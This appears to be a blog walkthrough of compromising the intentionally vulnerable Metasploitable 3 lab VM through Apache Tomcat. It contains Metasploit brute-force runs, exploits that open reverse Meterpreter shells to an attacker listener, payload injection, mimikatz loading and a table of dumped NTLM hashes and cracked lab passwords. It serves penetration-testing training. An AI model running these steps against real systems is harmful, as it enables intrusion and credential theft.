Metasploitable 3 - Exploiting Tomcat
Security research, CTF writeups, and hacking adventures
Metasploitable 3
### Exploiting Tomcat
If you remember, this are the services that NMAP found running on metasploitable 3, on TCP port 8282 there’s a Apache Tomcat server running and that’s the one I’ll exploit for this post. Services ======== host port proto name state info —- —- —– —- —– —- 10.20.10.23 21 tcp ftp open Microsoft ftpd 10.20.10.23 22 tcp ssh open OpenSSH 7.1 protocol 2.0 10.20.10.23 80 tcp http open Microsoft-IIS/7.5 ( Powered by ASP.NET ) 10.20.10.23 161 udp snmp open SNMPv1 server public 10.20.10.23 445 tcp smb open 10.20.10.23 1617 tcp nimrod-agent open 10.20.10.23 3000 tcp http open WEBrick/1.3.1 (Ruby/2.3.1/2016-04-26) 10.20.10.23 4848 tcp https open Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8 10.20.10.23 5985 tcp http open Microsoft HTTPAPI httpd 2.0 SSDP/UPnP 10.20.10.23 5986 tcp http open 10.20.10.23 8020 tcp http open Apache httpd 10.20.10.23 8022 tcp http open Apache Tomcat/Coyote JSP engine 1.1 10.20.10.23 8027 tcp open 10.20.10.23 8080 tcp http open Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8 10.20.10.23 8282 tcp http open Apache-Coyote/1.1 10.20.10.23 8383 tcp https open Apache httpd 10.20.10.23 8484 tcp http open Jetty winstone-2.8 10.20.10.23 8585 tcp http open Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2 ( Powered by PHP/5.3.10 ) 10.20.10.23 9200 tcp http open Elasticsearch REST API 1.1.1 name: Mammomax; Lucene 4.7 10.20.10.23 9800 tcp http open 10.20.10.23 49153 tcp msrpc open Microsoft Windows RPC 10.20.10.23 49154 tcp msrpc open Microsoft Windows RPC 10.20.10.23 49263 tcp open 10.20.10.23 49264 tcp tcpwrapped open When I use my browser I can confirm it’s a Apache Tomcat and it’s showing the default web site with a link to the manager webapp.

Apache Tomcat’s default web site with manager webapp link
Clicking on the link shows me a dialog box requesting Authentication.

Authentication Request for /manager/html
After failing several combinations of usernames and passwords to login, I clicked on the Cancel button and find a 401 Unauthorized message disclosing information about where to find credentials for the web manager app.

Authentication fails with a 401 message and Disclosure of Information
It seems the credentials can be found in a conf/tomcat-users.xml file somewhere in the file system. First, let’s try a simple brutforce using metasploit to see if we can guess the username and password from the built-in word lists.
msf > info auxiliary/scanner/http/tomcat_mgr_login
       Name: Tomcat Application Manager Login Utility
     Module: auxiliary/scanner/http/tomcat_mgr_login
    License: Metasploit Framework License (BSD)
       Rank: Normal
Provided by:
  MC <mc@metasploit.com>
  Matteo Cantoni <goony@nothink.org>
  jduck <jduck@metasploit.com>
Basic options:
  Name              Current Setting                                                                 Required  Description
  ----              ---------------                                                                 --------  -----------
  BLANK_PASSWORDS   false                                                                           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                                               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                                           no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                                                                           no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                                           no        Add all users in the current database to the list
  PASSWORD                                                                                          no        The HTTP password to specify for authentication
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
  Proxies                                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                                                                            yes       The target address range or CIDR identifier
  RPORT             8080                                                                            yes       The target port
  SSL               false                                                                           no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false                                                                           yes       Stop guessing when a credential works for a host
  TARGETURI         /manager/html                                                                   yes       URI for Manager login. Default is /manager/html
  THREADS           1                                                                               yes       The number of concurrent threads
  USERNAME                                                                                          no        The HTTP username to specify for authentication
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                                                                           no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no        File containing users, one per line
  VERBOSE           true                                                                            yes       Whether to print output for all attempts
  VHOST                                                                                             no        HTTP server virtual host
Description:
  *This module simply attempts to login to a Tomcat Application Manager*
  *instance using a specific user/pass.*
References:
  https://cvedetails.com/cve/CVE-2009-3843/
  OSVDB (60317)
  http://www.securityfocus.com/bid/37086
  https://cvedetails.com/cve/CVE-2009-4189/
  OSVDB (60670)
  http://www.harmonysecurity.com/blog/2009/11/hp-operations-manager-backdoor-account.html
  http://www.zerodayinitiative.com/advisories/ZDI-09-085
  https://cvedetails.com/cve/CVE-2009-4188/
  http://www.securityfocus.com/bid/38084
  https://cvedetails.com/cve/CVE-2010-0557/
  http://www-01.ibm.com/support/docview.wss?uid=swg21419179
  https://cvedetails.com/cve/CVE-2010-4094/
  http://www.zerodayinitiative.com/advisories/ZDI-10-214
  https://cvedetails.com/cve/CVE-2009-3548/
  OSVDB (60176)
  http://www.securityfocus.com/bid/36954
  http://tomcat.apache.org/
  https://cvedetails.com/cve/CVE-1999-0502/
I setup my RHOST and RPORT, and run the module
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > set RHOSTS 10.20.10.23
RHOSTS => 10.20.10.23 msf auxiliary(tomcat_mgr_login) > set RPORT 8282 RPORT => 8282 msf auxiliary(tomcat_mgr_login) > run [-] 10.20.10.23:8282 - LOGIN FAILED: admin:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: manager:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: role1:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:admin (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:manager (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:role1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:root (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:tomcat (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: both:vagrant (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: j2deployer:j2deployer (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: cxsdk:kdsxc (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: root:owaspbwa (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: ADMIN:ADMIN (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: xampp:xampp (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: tomcat:s3cret (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: QCC:QLogic66 (Incorrect) [-] 10.20.10.23:8282 - LOGIN FAILED: admin:vagrant (Incorrect) [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed msf auxiliary(tomcat_mgr_login) > NO LUCK! 👎 OK, plan B… we use the disclosed information from the 401 Unauthorized access web page, it says there’s a conf/tomcat-users.xml somewhere, so we use an older exploit to go look for it. msf exploit(manageengine_connectionid_write) > run [*] Started reverse TCP handler on 10.23.10.200:4444 [*] Creating JSP stager [*] Uploading JSP stager Oynza.jsp… [*] Executing stager… [*] Sending stage (957487 bytes) to 10.20.10.23 [*] Meterpreter session 3 opened (10.23.10.200:4444 -> 10.20.10.23:50324) at 2017-01-20 22:26:44 -0500 [+] Deleted ../webapps/DesktopCentral/jspf/Oynza.jsp
meterpreter > info
Usage: info <module>
Prints information about a post-exploitation module meterpreter > sysinfo Computer : METASPLOITABLE3 OS : Windows 2008 R2 (Build 7601, Service Pack 1). Architecture : x64 System Language : en_US Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows
meterpreter >
meterpreter > getuid
Server username: **NT AUTHORITY\\LOCAL SERVICE**

```bash
meterpreter > pwd
C:\ManageEngine\DesktopCentral_Server\bin
meterpreter > cd /
meterpreter > pwd
C:\
meterpreter > search -f tomcat-users.xml
Found 3 results…
c:\ManageEngine\DesktopCentral_Server\conf\tomcat-users.xml (70 bytes)
c:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf\tomcat-users.xml (2309 bytes)
c:\vagrant\resources\apache_struts\tomcat-users.xml (2309 bytes)
meterpreter > cat /Program\ Files/Apache\ Software\ Foundation/tomcat/apache-tomcat-8.0.33/conf/tomcat-users.xml
<?xml version=’1.0’ encoding=’utf-8’?>
…
Just like the 401 Page said, there's a manager gui role setup with a username and password in clear text, sploit/sploit
Now I have a gui managers credentials and can try to get a meterpreter with another exploit.

```bash
msf auxiliary(tomcat_mgr_login) > info exploit/multi/http/tomcat_mgr_upload
       Name: Apache Tomcat Manager Authenticated Upload Code Execution
     Module: exploit/multi/http/tomcat_mgr_upload
   Platform: Java, Linux, Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2009-11-09
Provided by:
  rangercha
Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Java Universal
  2   Windows Universal
  3   Linux x86
Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  HttpPassword                   no        The password for the specified username
  HttpUsername                   no        The username to authenticate as
  Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         10.20.10.23      yes       The target address
  RPORT         80               yes       The target port
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
  VHOST                          no        HTTP server virtual host
Payload information:
Description:
  *This module can be used to execute a payload on Apache Tomcat*
  *servers that have an exposed "manager" application. The payload is*
  *uploaded as a WAR archive containing a jsp application using a POST*
  *request against the /manager/html/upload component. NOTE: The*
  *compatible payload sets vary based on the selected target. For*
  *example, you must select the Windows target to use native Windows*
  *payloads.*
References:
  https://cvedetails.com/cve/CVE-2009-3843/
  OSVDB (60317)
  https://cvedetails.com/cve/CVE-2009-4189/
  OSVDB (60670)
  https://cvedetails.com/cve/CVE-2009-4188/
  http://www.securityfocus.com/bid/38084
  https://cvedetails.com/cve/CVE-2010-0557/
  http://www-01.ibm.com/support/docview.wss?uid=swg21419179
  https://cvedetails.com/cve/CVE-2010-4094/
  http://www.zerodayinitiative.com/advisories/ZDI-10-214
  https://cvedetails.com/cve/CVE-2009-3548/
  OSVDB (60176)
  http://www.securityfocus.com/bid/36954
  http://tomcat.apache.org/tomcat-5.5-doc/manager-howto.html
msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
Setup username and password found in the tomcat-users.xml
msf exploit(tomcat_mgr_upload) > set HttpPassword sploit
HttpPassword => sploit
msf exploit(tomcat_mgr_upload) > set HttpUsername sploit
HttpUsername => sploit
Setup metasploitable 3 IP address and Tomcat TCP Port
msf exploit(tomcat_mgr_upload) > set RHOST 10.20.10.23
RHOST => 10.20.10.23
msf exploit(tomcat_mgr_upload) > set RPORT 8282
And exploit!
msf exploit(tomcat_mgr_upload) > run
[\*] Started reverse TCP handler on 10.23.10.200:4444
[\*] Retrieving session ID and CSRF token...
[\*] Uploading and deploying 4MLnXRl...
[\*] Executing 4MLnXRl...
[\*] Sending stage (957487 bytes) to 10.20.10.23
[\*] Undeploying 4MLnXRl ...
[\*] Meterpreter session 4 opened (10.23.10.200:4444 -> 10.20.10.23:50340) at 2017-01-20 23:17:06 -0500
meterpreter > sysinfo
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
Great!, I have a 32bit meterpreter with SYSTEM privileges

Let's get a 64bit meterpreter so I can run other tools like mimikats fully.

I send the meterpreter session to the background so I can use it to inject a second payload

meterpreter > background

[\*] Backgrounding session 4...
I used a payload_inject exploit for Windows and set the payload to a reverse TCP 64 bit meterprter
msf exploit(tomcat_mgr_upload) > use exploit/windows/local/payload_inject

msf exploit(payload_inject) > info exploit/windows/local/payload_inject


       Name: Windows Manage Memory Payload Injection

     Module: exploit/windows/local/payload_inject

   Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-10-12
Provided by:
Carlos Perez carlos_perez@darkoperator.com
sinn3r sinn3r@metasploit.com
Available targets:
Id Name
– —-
0 Windows
Basic options:
Name Current Setting Required Description
—- ————— ——– ———–
NEWPROCESS false no New notepad.exe to inject to
PID no Process Identifier to inject of process to inject payload.
SESSION yes The session to run this module on.
Payload information:
Space: 4096
Description:
This module will inject a payload into memory of a process. If a
payload isn’t selected, then it’ll default to a reverse x86 TCP
meterpreter. If the PID datastore option isn’t specified, then it’ll inject into notepad.exe instead.
msf exploit(payload_inject) > options

Module options (exploit/windows/local/payload_inject):


   Name        Current Setting  Required  Description

   ----        ---------------  --------  -----------

   NEWPROCESS  false            no        New notepad.exe to inject to

   PID                          no        Process Identifier to inject of process to inject payload.

   SESSION                      yes       The session to run this module on.
Exploit target:
Id Name
– —-
0 Windows
msf exploit(payload_inject) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(payload_inject) > options

Module options (exploit/windows/local/payload_inject):


   Name        Current Setting  Required  Description

   ----        ---------------  --------  -----------

   NEWPROCESS  false            no        New notepad.exe to inject to

   PID                          no        Process Identifier to inject of process to inject payload.

   SESSION                      yes       The session to run this module on.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
—- ————— ——– ———–
EXITFUNC process yes Exit technique (Accepted: ‘’, seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
– —-
0 Windows
Set my local port and local IP address to be used for a listener for the second meterpreter
msf exploit(payload_inject) > set LPORT 4467
LPORT => 4467
msf exploit(payload_inject) > set LHOST 10.23.10.200
LHOST => 10.23.10.200
msf exploit(payload_inject) > sessions
Active sessions
===============
Id Type Information Connection
– —- ———– ———-
4 meterpreter x86/windows NT AUTHORITY\SYSTEM @ METASPLOITABLE3 10.23.10.200:4444 -> 10.20.10.23:50340 (10.20.10.23)
I tell the exploit to use my background 32bit session for the injection


```bash
msf exploit(payload_inject) > set session 4

session => 4

msf exploit(payload_inject) > run

[\*] Started reverse TCP handler on 10.23.10.200:4467

[\*] Running module against METASPLOITABLE3

[-] PID  does not actually exist.

[\*] Launching notepad.exe...

[\*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 6068

[\*] Sending stage (1189423 bytes) to 10.20.10.23

[\*] Meterpreter session 5 opened (10.23.10.200:4467 -> 10.20.10.23:50345) at 2017-01-20 23:30:34 -0500

meterpreter > sysinfo

Computer        : METASPLOITABLE3

OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows 👍
meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

meterpreter > load mimikatz

Loading extension mimikatz...success.

meterpreter > mimikatz... TO BE CONTINUED ... 😁
Also the tomcat credentials have been added to my creds table automatically in case I need them again
Credentials
===========
host origin service public private realm private_type
—- —— ——- —— ——- —– ————
10.20.10.23 10.20.10.23 8022/tcp (http) admin admin Password
10.20.10.23 10.20.10.23 445/tcp (smb) administrator aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) guest aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) vagrant aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) sshd aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) sshd_server aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) leah_organa aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) luke_skywalker aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) han_solo aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) artoo_detoo aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) c_three_pio aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) ben_kenobi aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) darth_vader aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) anakin_skywalker aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) jarjar_binks aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) lando_calrissian aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) boba_fett aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) jabba_hutt aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) greedo aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) chewbacca aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8 NTLM hash
10.20.10.23 10.20.10.23 445/tcp (smb) kylo_ren aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001 NTLM hash
10.20.10.23 445/tcp (smb) c_three_pio pr0t0c0l:12 Password
10.20.10.23 445/tcp (smb) vagrant vagrant:5 Password
10.20.10.23 445/tcp (smb) administrator vagrant:3 Password
10.20.10.23 10.20.10.23 8282/tcp (http) sploit sploit Password
BTW, I manged to crack a couple of more passwords, I’ll show later. I really want to keep playing with JtR to get them all.
← Back to all posts